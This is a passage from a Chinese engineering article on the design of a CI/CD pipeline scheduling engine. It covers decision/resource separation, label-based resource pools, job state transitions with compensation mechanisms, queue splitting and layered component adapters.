- 不是所有工具的执行资源都由引擎管理（如发布系统，部署任务的资源管理是单独的），在作业的资源分配上，还需要考虑不同的资源管理方式。

**3）工具差异化问题**

公司内不同业务的差异化大，涉及的质效类工具众多，如何设计一个合适的插件化架构，满足不同工具的接入需求。

- 不同工具实现形式差异化大，有些工具有独立的平台，可以通过接口方式进行集成，有些仅仅是一段代码片段，还需要提供相应的运行环境。面对不同的接入形态，引擎如何屏蔽不同工具带来的差异，使业务在编排流水线时不用关注到工具的实现细节。
- 随着业务场景的不断丰富，组件执行还会涉及人工交互（审批场景）、支持重试、异步处理、故障恢复等能力，这些能力的扩展如何尽可能减少对系统的冲击，降低实现的复杂度。

## 2.3 解决思路

**1）拆分调度决策与资源分配，解决调度效率瓶颈**

从上述分析，一个作业的实际调度耗时 = 单个作业的调度耗时 * 待调度的作业数。因为单个作业的调度耗时会受具体的业务逻辑影响，不确定性大，优化空间有限。而串行调度问题相对明确，在作业调度时间和数量不可控的情况下，是一个合适的优化方向。

关于串行调度，业界常见的做法是按照业务线维度拆分多个集群，分摊总的调度压力。但这种方式存在的问题是资源分配不具备灵活性，很容易出现资源的分配不均，在整体资源不足时，无法从全局上考虑高优作业的资源分配。并且，多集群管理（新增集群 / 拆分现有集群）也是不小的运维负担。

进一步分析，串行调度主要是为了避免资源竞争问题，获得相对最优的资源。这对于流水线场景（作业量大于资源量且都是短时作业），资源最优解不是强诉求。并且，资源量的并发度相对作业量更可控，根据作业执行快慢不同，我们通过主动拉取作业的方式，控制拉取的数量和频率，从而有效降低了资源竞争的情况。

最终，我们在设计上采取了调度决策与资源分配分离的模式：

- **调度决策**：负责计算出可以调度的作业，提交决策，等待合适的资源来执行。该模块具体水平扩展，分担调度决策的压力。
- **资源分配**：负责维护作业与资源的关系，通过主动拉取作业的方式，资源可以向任意的实例拉取作业，取消了原先串行分配资源的单点限制。

在这种模式下，作业调度、资源分配都具备水平扩展能力，拥有更高的性能和系统可用性。也利于作业调度的逻辑能够独立演进，便于开发、测试以及灰度上线。

**2）引入资源池管理模式，实现资源的灵活分配**

考虑到不是所有资源都由引擎管理，我们引入资源池的概念来屏蔽不同资源方式的差异，每个资源池代表一类资源的集合，不同资源池的资源管理方式可以是多样化的。通过该方式，我们将资源分配的问题简化为作业与资源池的匹配问题，根据作业的实际情况，合理设置不同的资源池大小，并配合监控手段对资源池进行动态调整。

在具体措施上，我们选择“标签”的方式建立作业与资源池的匹配关系，通过从作业与资源两个维度来满足上述条件。

- 在作业端，作业基于标签属性拆分到不同的作业队列，并引入优先级概念，保证每个队列中作业按优先级高低被拉取到，避免在积压时，高优作业排在后面

无法被及时处理，阻塞业务研发流程。

- 在资源端，结合资源的实际场景，提供三种不同的资源池管理方式，以解决不同资源类型的配额和利用率问题。
  - 预置的公共资源，这部分资源会提前在资源池上扩容出来，主要应对业务高频使用的且对时间敏感的组件作业。在资源配额和利用率上，根据资源池的历史情况和实时监控，动态调整不同资源池的大小。
  - 按需使用的资源，主要针对公共资源环境不满足的情况，业务需要自定义资源环境，考虑到这部分作业的体量不大，直接采用实时扩容的方式，相比预置资源的方式，可以获得更好的资源利用率。
  - 外部平台的资源，这些资源的管理平台方比我们更有经验，平台方通过控制向引擎拉取作业的频率和数量，自行管理作业的吞吐情况。

**3）引入组件的分层设计，满足工具差异化需求**

为了保持工具接入的自由度，引擎提供了作业维度最基本的操作接口（拉取作业、查询作业状态、上报作业结果），不同工具可以根据作业接口形式实现定制化的组件开发。

组件开发主要涉及①实现业务逻辑和②确定交付方式两部分工作，而与引擎的系统交互相对是标准的。我们根据组件执行过程进行分层设计，拆分出业务逻辑、系统交互与执行资源三层。在向引擎屏蔽工具实现细节的同时，可以更好地满足多样化的接入场景。

- 系统交互层，该层相对组件开发者是透明的，根据引擎提供的接口制定统一的流程交互标准，以向引擎屏蔽不同组件的实现差异。
- 执行资源层，主要解决工具运行方式的差异化，通过支持多种组件交付形式（如镜像、插件安装、独立服务）满足工具与引擎的不同集成方式。
- 业务逻辑层，针对业务不同的开发场景，采用多种适配器的选择，来满足业务不同的开发诉求。

# 3. 整体架构





图 2 流水线架构

- **触发器**：作为流水线的触发入口，管理多种触发源及触发规则（Pull Request、Git Push、API 触发、定时触发等）。
- **任务中心**：管理流水线构建过程中的运行实例，提供流水线运行、中止、重试、组件作业结果上报等操作。
- **决策者**：对所有等待调度的作业进行决策，并将决策结果同步给任务中心，由任务中心进行作业状态的变更。
- **Worker**：负责向任务中心拉取可执行的作业，并为作业分配具体的执行资源。
- **组件 SDK**：作为执行组件业务逻辑的壳，负责真正调起组件，完成组件初始化与状态同步的系统交互。

# 4. 核心设计点

## 4.1 作业调度设计

### 1）调度过程

下面，我们以一个简单的流水线调度示例（源码检出 –［并行：代码扫描，构建］– 部署），来介绍调度设计中各模块的协作过程。





图 3　调度过程

大致逻辑如下：

1. 当触发流水线构建后，系统会在**任务中心**创建该编排所要执行的所有组件作业。并且将作业状态的变化以事件方式通知决策者进行决策。
2. **决策者**接收决策事件，根据决策算法计算出可被调度的作业，向**任务中心**提交作业的状态变更请求。
3. **任务中心**接收决策请求，完成作业状态变更（作业状态变更为已决策），同时加入相应的等待队列。
4. **Worker** 通过长轮询方式拉取到和自己匹配的等待队列的作业，开始执行作业，执行完成后将结果上报给**任务中心**。
5. **任务中心**根据 Worker 上报的作业执行结果变更作业状态，同时向**决策者**发起下一轮决策。
6. 以此反复，直至流水线下所有作业都已执行完成或出现作业失败的情况，对流水线进行最终决策，结束本次执行。

整个过程中，任务中心作为一个分布式存储服务，统一维护流水线和作业的状态信息，以 API 方式与其他模块进行交互。而决策者和 Worker 通过监听作业状态的变化

执行相应的逻辑。

## 2）作业状态流转

下面是一个作业完整的状态机，我们通过作业决策、拉取、ACK 以及结果上报一系列事件，最终完成作业从初始状态向完结状态的流转过程。

**状态机在接收某种状态转移的事件（Event）后，将当前状态转移至下一个状态（Transition），并执行相应的转移动作（Action）。**





图 4　状态机

在实际场景中，由于调度过程涉及链路长、各环节稳定性无法完全保证，容易产生因异常情况导致状态不流转的情况。为此，在设计上利用数据库保证状态变更的正确性，同时为非完结状态作业设立相应的补偿机制，确保任一环节异常后作业可以恢复正确流转。

我们重点从**作业决策**和**作业拉取**这两个关键过程来看状态流转过程可能出现的问题，以及在设计上是如何解决的。

**作业决策过程**：任务中心接收调度作业的决策，将可调度的作业从 unstart 变为 pending 状态，同时将作业加入等待队列，等待被拉取。





图 5　状态机 – 决策

**未收到决策事件**：由于决策者服务自身的问题或网络原因，导致决策事件的请求失败，作业长时间处于未调度状态。

- 解决方案：引入定时监测的机制，对于无过程状态作业且处于未完结状态的流水线进行重新决策，避免决策服务短时间异常导致决策失败。

**重复决策**：由于网络延迟、消息重试现象可能出现多个决策者同时决策同一个作业，产生作业转移的并发问题。

- 解决方案：增加 pending 的状态表示作业已被决策到，并通过数据库乐观锁机制进行状态变更，保证仅有一个决策会真正生效。

**状态变更过程异常**：由于存在异构数据库，状态变更和加入队列可能存在数据不一

致，导致作业无法被正常调度。

- 解决方案：采用最终一致性的方案，允许调度的短暂延迟。采用先变更数据库，再加入队列的操作顺序。利用补偿机制，定时监测队列队首的作业信息，若 pending 状态下的作业有早于队首作业的，进行重新入队操作。

**作业拉取过程**：任务中心根据 Worker 拉取作业的事件请求，从等待队列中获取待调度作业，将作业的状态从 pending 变更为 scheduled，并返回给 Worker。





图 6 状态机 –ACK

**作业丢失问题**：这里存在两种情况，①作业从队列中移除，但在状态将要变更时异常了；②作业从队列中移除，也正确变更了状态。但由于 poll 请求连接超时，未正常返回给 Worker。

- 解决方案：前者通过作业决策环节中对 pending 状态的作业补偿机制，重新加入队列；后者对于状态已变更的情况，已调度的作业增加 ACK 机制，若超时未确认，状态会流转回 pending 状态，等待被重新拉取。

**作业被多个 Worker 拉取**：Worker 在接收到作业后，遇到长时间的 GC，导致状态流转回 pending 状态，在 Worker 恢复后，可能出现作业已分配到另一个 Worker 上。

- 解决方案：通过数据库乐观锁机制保证仅有一个 Worker 更新成功，并记录作业与 Worker 的关系，便于对作业进行中止以及 Worker 故障后的恢复操作。

### 3）决策过程

决策过程是从所有未启动的作业中筛选出可以被调度的作业，通过一定的顺序将其提交给任务中心，等待被资源拉取的过程。整个筛选过程可以分为串并行顺序、条件过滤、优先级设置三部分。





图 7　决策过程

- **串并行顺序**：相对于 DAG 中复杂的寻路场景，流水线场景比较明确，是将代码逐步加工验证，通过开发、测试、集成、上线等一系列阶段的过程。阶段间是严格串行的，阶段内出于执行效率的考虑，会存在串并行执行的情况。这里通过模型设计，将 DAG 的调度问题转变成作业的先后次序问题，引入 run order 概念，为每个组件作业设置具体的执行次序，根据当前已执行作业的次序，快速筛选出下一批次序仅大于当前的作业，若并行执行，仅需将作业的次序设置成相同即可。





图 8　串并行决策

- **条件过滤**：随着业务场景扩展，不是所有的作业都需要调度资源，进行真正的执行。如某类耗时的组件，在代码和组件参数都不变的情况下，可以直接复用上一次的执行结果，或者在系统层面针对某类工具异常时进行组件跳过的降级操作。针对这类情况，在作业真正提交给任务中心之前，会增加一层条件判断（条件分为全局设置的系统条件以及用户条件），这些条件以责任链形式进行依次匹配过滤，根据匹配到的条件单独向任务中心提交决策。
- **优先级设置**：从系统全局考虑，在作业出现积压时，业务更关心核心场景下整条流水线是否能尽早执行完成，而不是单个作业的排队情况。所以，在优先级设置上除了基于**时间戳的相对公平策略**外，引入**流水线类型的权重值**（如发布流水线 > 自测流水线；人工触发 > 定时执行），保证核心场景流水线相关作业能够尽早被调度到。

## 4.2 资源池划分设计

### 1）整体方案

我们采用多队列的设计，结合标签建立作业队列与资源池的匹配关系，以保障不同队列资源的有效划分，在出现队列积压、资源池故障、无可扩资源等情况时，最大限度地降低影响范围，避免所有作业全局排队等待的现象。





图 9　资源池架构

### 2）模型关系





图 10 资源池模型对象

**作业队列与标签的关系**：队列与标签采用 1 对 1 的关系，降低业务理解和运维成本。

- 当队列积压时，能快速定位到某个标签没资源了。
- 标签资源不足时，也能快速判断影响的具体队列情况。

**标签与资源池的关系**：标签和资源池采用多对多的关系，主要从资源整体利用率和对核心队列的资源可用性保障考虑。

- 对于一些作业量较少的队列，单独分配一个资源池会造成大部分时间资源是空闲状态，资源利用率低。我们通过给资源池打多标签的方式，既保证了队列有一定的资源配额，同时也能处理其他标签的作业，提高资源的利用率。
- 对于核心场景的队列，通常标签资源会分配到多个资源池上，保证资源的一定冗余，同时也降低单个资源池整体故障带来的影响。

### 3）标签设计

标签的目的是建立资源（池）与作业（队列）的匹配关系。在设计上，为便于标签管理和后期维护，我们采用二维标签的形式，通过组件和流水线两个维度，共同决定一个作业所属标签及对应的资源。

- **第一维度**：组件维度，对资源做通用划分。结合组件的业务覆盖情况、作业执行量、对机器和环境的特殊要求（如 SSD、Dev 环境等），对需要独立资源的

组件进行打标，划分出不同的公共资源池（每个公共资源池执行一类或多类组件作业），在引擎层面统一分配，保证所有作业都有可正常运行。

- **第二维度**：流水线维度，根据业务场景进行划分。结合业务对资源隔离 / 作业积压敏感度的诉求，按需进行划分。有些希望资源完全独立的业务，会从所有的公共资源池进行切分；有些仅对部分核心场景下的资源需要保障，根据链路上涉及的组件，选择性地从部分公共资源池进行划分，实现业务隔离和资源利用率的平衡。

**注：每个维度都会设一个 other 的默认值用来兜底，用于处理无资源划分需求的场景。**





图 11　标签设计

### 4）队列拆分设计

根据作业所属标签不同拆分出多个队列，保证每个队列的独立性，降低作业积压的影响范围。整个拆分过程可以分为入队和出队两部分：

- **入队过程**：通过计算作业在组件和流水线两个维度的属性值，来确定作业对应的标签。结合模型关系中标签与队列（1 对 1）的关系，为每个标签按需创建一个队列，存储该标签作业，不同队列间作业做排他处理，简化出队的实现复杂度。
- **出队过程**：队列拆分后，因为标签和资源池（多对多）的关系，资源池的一次作业拉取请求往往会涉及多个队列。出于拉取效率的考虑，采用轮询的方式依次对单队列进行出队操作，直到达到该次请求的作业数上限或所有可选队列为空时返回结果。该方式可以**避免同时对多个队列加锁**，并且在前置环节会**对多标签进行随机排序**，降低多个请求同时操作一个队列的竞争概率。





图 12　队列拉取设计

## 4.3 组件分层设计

### 1）分层架构





图 13　组件架构设计

- **业务层**：引入适配层，满足组件开发中多样化的需求场景，同时避免上层差异污染到下层。
- **系统交互层**：设立统一的流程标准，保证引擎和组件交互过程的一致性，便于统一处理非功能性的系统优化。
- **执行资源层**：提供多种资源策略，向上层屏蔽不同资源类型的差异。

### 2）标准的交互流程设计

在系统交互层，组件与引擎交互的过程中，有两个环节是确定的，①组件作业的状态

机流转，这涉及到组件执行的整个生命周期管理，若允许存在不同的状态流转关系，整个管理过程会十分混乱；②引擎对外提供的接口范围，从服务间解耦的角度，对外提供的接口主要是组件作业维度的接口操作，不应该耦合任何组件内部的实现细节。

结合作业状态机 + 引擎提供的接口，确定了组件执行基本的系统交互流程。利用模版模式，抽象出 `init()`、`run()`、`queryResult()`、`uploadArtifacts()` 等**必要方法**供业务实现，整个交互流程则由系统统一处理，业务无需关心。





图 14　组件标准流程设计

### 3）扩展基础能力

组件执行除了正常的执行流程外，随着业务场景的丰富，还会涉及组件中止、回调（人工审批场景）等操作，这些操作的引入势必会改变原先的交互流程。为了不增加额外的交互复杂度，在拉取作业环节，**增加作业的事件类型**（运行、中止、回调等事件），Worker 根据拉取到的不同事件，执行相应的扩展逻辑。同时，引入新的扩展也不会影响到已有的交互流程。





图 15 组件扩展能力设计

基于上述扩展，我们可能更好地将一些通用能力下沉到 Daemon Thread 层。如结果查询流程，通过守护线程的方式，取消了原先同步等待的查询限制，这对于需要异步化处理的场景（如组件作业逻辑已执行完，仅在等待外部平台接口返回结果）可以提前释放资源，提高资源执行的利用率。并且，当执行资源故障重启后，结果查询线程会自动恢复待处理异步作业。这部分能力的支持在业务层是透明的，不改变整个交互流程。

### 4）引入适配器

业务虽可以通过必要方法完成自定义组件，但这些方法过于基础，业务在一些特定场景下实现成本较高。如对于组件支持 Shell 的脚本化调用，业务其实仅需提供可执行的 Shell 即可，通用约定的方式，其他必要方法的实现都可以交由系统完成。

针对业务个性化的处理，采用适配器模式，通用引入不同 Command（ShellCommand、xxCommand）来默认实现特定场景下的必要方法，降低业务的开发成本。同时，保持系统侧流程的一致性，通过**动态注入 Command** 的方式，防止对业务个性化处理的耦合。

